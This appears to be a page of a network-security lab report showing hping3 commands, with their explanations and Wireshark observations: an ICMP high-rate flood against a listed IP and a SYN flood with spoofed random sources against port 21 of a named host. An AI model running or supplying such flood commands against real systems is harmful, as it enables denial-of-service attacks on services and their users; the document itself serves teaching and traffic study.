
Command Used: sudo hping3 44.228.249.3 -1 --faster

Explanation: The -1 option sets ICMP mode, and the --faster option sends packets even more quickly than the --fast option, significantly increasing the packet transmission rate.

Wireshark Observation: In Wireshark, we see a much denser stream of ICMP packets directed at the target IP 44.228.249.3, indicating an even higher packet rate compared to the --fast mode, which could more effectively overwhelm the target's resources if sustained.

sudo hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com





Command Used: sudo hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com

Explanation: Sends 100,000 TCP SYN packets (120 bytes) at port 21 with a window size of 64, flooding the target using randomized source IPs to simulate a DDoS attack.

Wireshark Observation: Wireshark displays a massive flood of TCP SYN packets with randomized source IPs directed at port 21 (FTP) of www.hping3testsite.com . This behavior mimics a SYN flood attack, aiming to exhaust the target's resources and make the service inaccessible, resembling a real-world DDoS scenario.